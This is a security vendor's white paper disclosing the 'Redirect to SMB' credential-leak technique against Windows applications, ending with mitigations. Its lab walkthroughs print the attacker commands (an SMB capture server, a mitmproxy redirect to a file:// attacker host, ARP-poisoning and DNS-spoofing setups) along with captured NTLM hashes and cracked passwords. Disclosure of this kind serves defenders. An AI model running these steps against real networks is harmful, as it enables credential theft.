SPEAR

REDIRECT TO **SMB**

A CYLANCE SPEAR TEAM WHITE PAPER

Lead Researcher: Brian Wallace // @botnet_hunter
Public Disclosure Date: 04/13/2015

CYLANCE

Table Of Contents

REDIRECT TO **SMB**

A CYLANCE SPEAR TEAM WHITEPAPER

Public Disclosure Date: 04/13/2015

1.0 – Introduction

Malicious SMB URLs have been a dependable tool for social engineering attacks on Windows networks for over a decade. The premise is simple: trick users into clicking on a link that causes their browser to authenticate with a remote SMB server controlled by an attacker. The result is the attacker obtains the target's encrypted credentials. While this method is effective, the Cylance SPEAR team has discovered a new approach – one that is simple for attackers to implement and affects a variety of popular software applications. The SPEAR team's intention for disclosing this information is to serve as a reference for developers so that previously vulnerable software can be patched, and future software will be secure. In addition, we intend to help ensure that end users are aware of the risks presented by this discovery, and how to protect themselves even if developers of the software they use fail to keep them protected.

1.1 – Technology Primer

At this point, we should take a step back and talk about HTTP/HTTPS and SMB. HTTP and HTTPS are protocols we use for everyday tasks such as accessing websites and getting software updates. HTTPS is an encrypted version of HTTP. HTTP is a diverse protocol with many features that allow for websites to effectively operate with a great deal of flexibility.

1.1.1 – HTTP Redirection

As an example of this flexibility, all versions of HTTP implement a method to redirect the web client to a different URL if the resource at the original location was moved. This is done with the 301 and 302 status codes. When these status codes are supplied, the "Location" HTTP response header is set with a URL to the new location. In normal situations, these URLs will point to other HTTP or HTTPS web sites.

1.1.2 – Server Message Block (SMB)

The SMB protocol is the core of Windows operating system networking. It is enabled by default on every desktop, server and tablet version of Windows that is currently supported and integrated directly into the operating system itself. SMB stands for Server Message Block, which makes it sound more complicated than it is. Essentially, it is the protocol which hosts communications for Windows-based systems to handle things such as domain/

network authentication, network file shares, remote administration and printer sharing. When a computer running Windows uses SMB to attempt to access a resource, it will attempt to authenticate with the user's encrypted login credentials to the remote SMB server.

2.0 – Authentication with SMB

In order to understand the risk of this attack, one must first understand the risk of authenticating with an untrusted SMB server. We will start with the basics of the attack as they appear to a user.

In the average phishing version of this attack, a user receives a message that contains a malicious URL. Simple file paths can also be used, although they are less common. The following are the most common formats for these URLs if the logging SMB server has the IP address of 1.1.1.1.

- file://1.1.1.1/ImportantDocument.docx
- \\1.1.1.1\Payroll_Notice-Raise.pdf

The Windows operating system will interpret requests to these URLs as requests to the remote SMB server 1.1.1.1, and unless securely configured, will attempt to connect and authenticate with the SMB server running on 1.1.1.1 as the current user. This means a vulnerable application, despite having no access to the current user's credentials, can lead to an authentication attempt with a SMB server controlled by an attacker.




FIGURE 1

Phishing style attack abusing SMB's automatic authentication.

For most configurations these authentication requests will be encrypted, but the supported encryption methods are far from state of the art. An unsophisticated attacker would be capable of recovering most passwords in a few hours or days depending on available hardware, even in some cases where password policies are applied. These recovered credentials could then be used to authenticate with the victim's computer or domain.

The effects of stolen Windows domain credentials can be devastating, as was observed from the result of the compromise at Sony Pictures Entertainment (http://www.cnn.com/2014/12/18/politics/u-s-will-respond-to-north-korea-hack/). Enumerating the potential downfalls of stolen credentials are not in the scope of this document, but it can include access to network shares, executing of code with applications such as PsExec, RDP access, Windows Live account access, and much more.

2.1 – Previous Research

The original method of attack was reported by Aaron Spangler to Microsoft in 1997, as it affected Internet Explorer 3 (http://insecure.org/sploits/winnt.automatic.authentication.html). It was this initial discovery and subsequent public Proof of Concept that allowed the security community to react and defend against an issue that, unfortunately, we still face today. We did not feel right building upon this research without paying the proper respect first.

3.0 – Redirect to SMB

Redirect to SMB is an attack that opens additional methods to exploit the aforementioned issue. In the Redirect to SMB attack, a vulnerable client attempting to access a web resource is redirected to authenticate with a SMB server. This can be done through a variety of methods, the simplest of which is returning a HTTP redirect status code (301 or 302), which informs the browser the resource it is attempting to access has moved, then supplying a path that begins with 'file://1.1.1.1/' where 1.1.1.1 hosts a logging SMB server. Assuming the client is vulnerable, it will attempt to authenticate with the SMB server, which logs the authentication attempt.
[See figure 2 on the following page]

This method has proved to be dangerous and increases the attack surface. Previously, many methods of attack surrounding SMB credentials have relied on SMB share mounting or opening a malicious link in a browser. But redirecting HTTP (and insecure HTTPS) traffic allows for exploitation of mechanisms such as update checks, usage reporting and bug reporting. In some cases, we have found login mechanisms to be vulnerable, as well as advertisements embedded into applications. Requests to licensing servers could be exploited, as well as downloading dependencies during installation processes.
[See figure 3 on the following page]




FIGURE 2

Redirect to SMB attack abusing the image preview feature.




FIGURE 3

Redirect to SMB attack leveraging a man in the middle attack.

There is another concerning issue: For many of the vulnerable functions provided by the Windows API, there is no known method to disable the redirection without refactoring the code accessing the network to use a different set of functions. By not exposing these options to the developer, or warning developers that cross protocol redirections are possible, even properly developed applications can be vulnerable.

Cases have been observed where shared code bases were found to be vulnerable. Implementations have been found using WinAPI functions known to be vulnerable, or inadvertently implementing functionality which would allow redirects to SMB servers.

3.1 – Vulnerable Methods

In order to assist in the identification and remediation of these issues, the following are entities known to be vulnerable to this attack. This list is not complete, and currently the only means of confirmation is via live testing.

3.1.1 – URLMon.dll

A number of functions in URLMon.dll are vulnerable to this attack. The following functions are vulnerable to both the direct attack method (supplying a file://1.1.1.1/ URL directly to the function) as well as the Redirect to SMB method.

- URLDownloadToFile
- URLDownloadToCacheFile
- URLOpenStream
- URLOpenBlockingStream

URLOpenPullSteam is vulnerable to the direct attack method, but would require special circumstances to be vulnerable to the Redirect to SMB attack.

3.1.2 – Internet Explorer and Browser Objects

It's widely known that Internet Explorer is vulnerable to the direct attack method for some time. Microsoft has not resolved this issue in either Internet Explorer or in versions of Internet Explorer that are embedded into applications. Both are vulnerable to the direct attack method and the Redirect to SMB method. Also vulnerable to this attack is the WebBrowser object in the .NET Framework.

3.1.3 – XML External Entities

XML External Entities (XXE) is a feature supported by many XML parsers that can sometimes

be abused to force the parser to access a remote resource. This attack is commonly used to exfiltrate information from a target and in some cases lead to remote code execution. We have found that supplying multiple XML parsers with XXE requesting a resource using a file:// URL or an HTTP URL referring to a redirecting server causes attempts to authenticate as the current user. Standard methods for identifying and mitigating XXE vulnerabilities are outside the scope of this document.

3.2 – Potential Attack Vectors

Given the prevalence of HTTP and HTTPS compared to SMB, these additional attack methods open more doors for attackers. There are a number of Proofs of Concept the Cylance SPEAR team has created, as well as many attacks that currently only exist in theory due to the time it would take to implement. There are more potential attack methods than just those listed below.

3.2.1 – Local Network ARP Cache Poisoning Man-in-the-Middle

ARP cache poisoning is a man-in-the-middle attack which allows an attacking system to masquerade as another IP address on the local network by crafting false ARP packets. The fake ARP packets either directly state the fake MAC address to IP address association or imply it. It is an attack that has been around for many years, and given its age and continued viability as an attack method, it was an appropriate choice for demonstrating this vulnerability.

By ARP cache poisoning a target, the attacker can take control over the network communications between the target and another destination, such as a router, allowing for full control over communications with the Internet. With this full control, HTTP and/or HTTPS traffic can be redirected with firewall rules to a different HTTP/HTTPS server (or something designed for this use case such as MITMProxy), which then can choose to redirect the request to a logging SMB server. This attack method allows an attacker to apply a wide attack, indiscriminately attempting to exploit any outbound HTTP/HTTPS communications. It is an effective method for testing, given that the attack does not cause the application requesting web resources to proceed normally. While utilizing a tool such as MITMProxy for this attack, one could script the attack to ignore certain requests that are not vulnerable but are required to operate correctly.

For an example of this, we will use the vulnerability discovered in AVG Free's update mechanism. This example includes three devices and their IP addresses are as follows:

- 192.168.36.207 – The Attacker
- 192.168.36.247 – The Victim
- 192.168.36.128 – The Router

The attacker first needs to start an SMB server which can log authentication attempts. There are a number of tools available to do this, but for this example, we will use a tool named

SMBTrap developed by yours truly.

```
root@attacker:~# python smbtrap2.py
```

Following this, the attacker needs to enable an HTTP server which will redirect all HTTP requests to this SMB server. For this, we will be using a custom inline script for MITMProxy called smbtrap-mitmproxy-inline.py also developed by yours truly.


```
root@attacker:~# mitmproxy –s “smbtrap-mitmproxy-inline.py
192.168.36.207” –T --host
```

By running this, now all HTTP requests to TCP port 8080 will be redirected with a HTTP 302 to file://192.168.36.207/mitmproxy-identifier. Now the attacker needs to redirect traffic from TCP 80 to TCP 8080 in order to send traffic to MITMProxy. MITMProxy also supports HTTPS, as well as a variety of traffic sources, so an attacker could additionally redirect TCP 443 for HTTPS as well as other HTTP ports. To handle this redirection, we will use a module to do just this in Zarp

We could do this simply with iptables, but we are also going to use Zarp for its primary functionality of conducting man in the middle attacks, in this case ARP Poisoning.

Now that the victim traffic is being routed through the attacker, we should be able to see some HTTP requests in MITMProxy.

These Windows update requests are not vulnerable, but do confirm that the MITM was successful. Now we install the AVG Free client on the victim's computer. After installation, AVG then attempts to update. The problem is that this HTTP based update mechanism is now being redirected by MITMProxy to the SMBTrap, and will ultimately fail in more way than one.



When we look at the output from SMBTrap, we can see that not only was there an authentication attempt, but the password was trivially cracked by the built-in dictionary cracker.

```
root@attacker:~# python smbtrap2.py
192.168.36.247: victim-user::VICTIM-COMPUTER:1122334455667788:ff5e
7f0d8900f7fd240156591a34284:0101000000000000049b691d34b72d0010415e9
a8d2a4af6e0000000002001c003100390032002e003100360038002e0033003600
2e00320030003700000000000000000000
192.168.36.247: VICTIM-COMPUTER::victim-user has password 'password'
```

3.2.2 – Browser Injection

There are a number of browsers that remain vulnerable to both direct and Redirect to SMB attack methods. Much like browser exploitation in any other circumstance, there are a number of ways to reach a desired target, such as waterholing attacks or malvertising. With direct exploitation methods, it is very simple for search engines and others to identify attacks, as it requires a file:// link or similar method. With Redirect to SMB, the HTTP/HTTPS resource can be stored in a directory that prohibits search engine indexing. Access can also be limited by other means such specific as User Agents, screen resolution, geolocation and more.

3.2.3 – URL Previews

In several cases, the image preview features in certain chat applications was found to be vulnerable to this type of attack. The attacker sends a URL to an image, website, or document which the particular chat application displays as a preview. If the URL refers to an HTTP server that redirects all requests to a logging SMB server, the victim's chat client may attempt to authenticate with the logging SMB server when it attempts to acquire the preview. This can be particularly effective if the chat client is relying on a third-party library to create the image previews, as the developers may only be able to limit the URLs that are provided to the library, not where the requests are redirected.

3.2.4 – Malicious Router

Easily the most straightforward example of a successful man-in-the-middle attack is a malicious router that is between the victim and the resource they are requesting. As the requests arrive at the router, it can redirect the requests to a logging SMB server. This attack becomes more dangerous in combination with an attacker-controlled wireless access point. As victims connect knowingly or unknowingly to the wireless network, their network traffic is under full control of the access point. An attack such as this could be conducted with some slight modifications to a WiFi Pineapple.

3.2.5 – Malicious Document

In multiple cases, it has been demonstrated that a maliciously crafted document can be used to leak encrypted credentials through both the direct attack method as well as Redirect to SMB. Any outbound connections made by the application in response to its content are potential areas for exploitation. This includes, but is not limited to signature verification, dependency resolution, and embedded scripts.

3.2.6 – DNS Attacks

Modifying or spoofing DNS records via DNS cache poisoning or any other means can enable exploitation. If an application is known to be vulnerable and statically accesses a specific domain, the attacker could leverage control over DNS entries to redirect all clients to a redirecting HTTP/HTTPS server.

In order to demonstrate this, we will use the vulnerability discovered in Microsoft Baseline Security Analyzer along with a static entry in the DNS server being used by the victim. This example includes three devices and their IP addresses are as follows:

- 192.168.36.207 – The Attacker
- 192.168.36.247 – The Victim
- 192.168.36.128 – The Router

```
 GNU nano 2.2.6                File: /etc/dnsmasq.conf

interface=eth1
listen-address=127.0.0.1
domain=nope
dhcp-range=192.168.36.200,192.168.36.250,12h
address=/go.microsoft.com/192.168.36.207
```

In order to emulate an attacker gaining control of DNS resolutions, we will add a static entry to dnsmasq which acts as the DNS server for the network.

The attacker would then need to setup an SMB server, and a method to redirect HTTP requests to the SMB server. These are the same as the example using ARP Poisoning.


```
root@attacker:~# python smbtrap2.py
```

```
root@attacker:~# mitmproxy –s “smbtrap-mitmproxy-inline.py
192.168.36.207” –T --host
```

```
root@attacker:~/git/zarp# python zarp.py
[!] Loaded 36 modules.

        [Version: 0.1.6]

        [1] Poisoners           [5] Parameter
        [2] DoS Attacks         [6] Services
        [3] Sniffers            [7] Attacks
        [4] Scanners            [8] Sessions

0) Back
> 7
        [1] PEMod       [3] Replacer
        [2] BeEF Hook   [4] redirect_port

0) Back
> 4
        +-----+-----------------+-------+------+----------+
        |     | Option          | Value | Type | Required |
        +-----+-----------------+-------+------+----------+
        | [1] | Source port     | 80    | int  | True     |
        +-----+-----------------+-------+------+----------+
        | [2] | Destination port| 8080  | int  | True     |
        +-----+-----------------+-------+------+----------+
0) Back
redirect_port > r
[!] Starting redirect_port...
[!] Redirection to from TCP port 80 to 8080...
        [1] PEMod       [3] Replacer
        [2] BeEF Hook   [4] redirect_port

0) Back
>
```


Once all this is in place, the victim installs Microsoft Baseline Security Analyzer on their computer. Once the installation is complete, the victim then wants to conduct a scan. The victim really just wants to ensure their network is secure.

The victim decides it will scan a single computer on the local network.



The victim chooses the gateway of the network, but any IP address could be chosen.

At the initiation of the scan, Microsoft Baseline Security Analyzer attempts to get an update. The domain contacted is ‘go.microsoft.com’, the same domain that was compromised earlier in the example.



These HTTP requests are handled by the MITMProxy instance, and redirected to the SMBTrap instance.

```
root@attacker:~# python smbtrap2.py
192.168.36.247: victim-user::VICTIM-COMPUTER:1122334455667788:4f5f2
7edbebbbd15461b66637feceb91:0101000000000000e3668b6c4c72d00139a605
65b7ad920a0000000002001c003100390032002e003100360038002e0033003600
2e003200300037000000000000000000
192.168.36.247: VICTIM-COMPUTER::victim-user has password ‘password’
```

At the SMBTrap instance, the authentication attempt is logged, and the weak password is recovered.

4.0 – Mitigation Methods

Implementing mitigation methods in software is highly dependent on the nature of the vulnerability. Any known vulnerable functions used by the software need to be replaced with functions that do not support cross protocol redirection. For instance, InternetOpen and related WinAPI functions were not exploitable in live testing.

In a case where access to data over SMB is a requirement, the above mitigation should still be used. Access to SMB should be direct and filtered by the application. Disallowing any SMB requests outside of the local subnet, or at least requiring user verification, can limit the remote exploitation situations.

The easiest method to ensure applications are secure is to use some of the methods mentioned in the previous section to perform live testing. Many of them can be conducted with minor changes to publicly available software and, in some cases, can be tested with debugging proxies often used by developers such as Fiddler.

4.1 – Client Mitigation Methods

Mitigation is also possible on the client side. The following changes are suggested regardless of the use of vulnerable software.

TCP port 139 and 445 should be blocked at the outbound firewall of the network. If it is absolutely required that users access external SMB servers, access needs to be restricted as much as possible. The process for doing this will be different for every router. Please consult the documentation for your router in order to block these ports.

If managing endpoint firewalls, access to TCP 139 and 445 should be limited. This attack can be used locally to acquire additional credentials and gain further access to the network. For that reason, internal access should also be limited. If at all possible, block all outbound TCP traffic to port 139 and 445 with the endpoint's firewall to disable all SMB access. This may not be a reasonable solution in some scenarios. In order to do this with the Windows firewall, one would need to create two rules while following the instructions here: https://technet.microsoft.com/en-us/library/cc947789%28v=ws.10%29.aspx

Microsoft added group policy settings that allow for more control over where authentication attempts are made. These settings have limited success though, often allowing for remote connections to be made but avoiding authentication. These settings are for advanced users. More details can be found here: https://technet.microsoft.com/library/jj852213(v=ws.10).aspx

In addition to these methods, one should use a strong password. Many methods of leveraging the results of Redirect to SMB rely on cracking the password. Password policies should be updated over time to reflect the cost of hardware used to crack passwords. With the rise of high-powered, GPU-based hash cracking, the time required to compute NTLMv2 hashes has dropped significantly.

5.0 - SMB Authentication Encryption

SMB authentication's encryption has changed a bit over the years, but by default allows for servers to request backwards compatibility. If the default configuration is modified, the SMB client on Windows will decline some forms of the backwards compatibility. Given that fact, we'll focus on the password encryption algorithm used when the backwards compatibility is completely disabled.

